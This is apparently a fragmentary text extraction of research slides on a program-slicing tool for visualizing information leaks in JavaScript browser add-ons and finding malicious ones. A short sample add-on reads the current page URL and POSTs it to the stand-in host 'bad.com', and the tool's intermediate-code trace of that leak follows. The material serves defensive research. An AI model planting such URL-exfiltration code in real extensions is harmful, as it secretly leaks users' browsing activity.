

Visualizing Information Leaks in JavaScript Browser Add-Ons

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
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    // 100 more lines
    //
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
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Finding Malicious Add-ons



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
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
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
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
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
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
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
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
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Slicing Away Irrelevant Statements



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Slice Visualizer

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currentUrl = document.location.href  
  
xhr = new XMLHttpRequest()  
xhr.open('POST', 'http://bad.com/serve_ad')  
xhr.send(currentUrl)
```

Slice Visualizer

```
(`window`0).("dummyAddress") = undef
(`window`0).("Arguments") = undef
scratch_0 = toObj `window`0 ++ "document"
scratch_1 = toObj scratch_0 ++ "location"
scratch_2 = new `argumentsVar`11(`dummyAddressVar`13)
merge
(scratch_2).("length") = 0.0
scratch_3 = scratch_1 ++ "toString"(scratch_1, scratch_2)
merge
(`window`0).("currentUrl") = scratch_3
if isprim `window`0 ++ "XMLHttpRequest"
    throw "TypeError"
else
    scratch_0 = new `argumentsVar`11(`dummyAddressVar`13)
    merge
    (scratch_0).("length") = 0.0
    scratch_1 = new `window`0 ++ "XMLHttpRequest"(scratch_0)
    merge
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(`window`0).("xhr") = scratch_1
scratch_0 = toObj `window`0 ++ "xhr"
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)
merge
(scratch_1).("0") = "POST"
(scratch_1).("1") = "http://bad.com/serve_ad"
(scratch_1).("length") = 2.0
scratch_2 = scratch_0 ++ "open"(scratch_0, scratch_1)
// ...
```

Slice Visualizer

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(scratch_1).("0") = "shopping.example.com"
scratch_2 = scratch_0 ++ "indexOf"(scratch_0, scratch_1)
    scratch_4 = tonum scratch_2
    scratch_3 = -- 1.0 <= scratch_4
if tobool scratch_3
    (`window`0).("adType") = "shopping_ad"
else
    (`window`0).("adType") = "normal_ad"
scratch_0 = toObj `window`0 ++ "xhr"
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scratch_2 = scratch_0 ++ "send"(scratch_0, scratch_1)
```

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Slice from 29865
Slice from 29986
Slice from 30107
Slice from 30195
Slice from 30250
Slice from 30294
Slice from 30393
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Slice from 31339
Slice from 31515
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Slice from 31493
Slice from 31581
Slice from 31625
Slice from 31702
Slice from 31823

Slice direction:

forward backward

Enabled edges:

data amplified_control simple_control non_local_control

Sliced statements style:

hidden greyed out

Leaks:

29634 -> 31823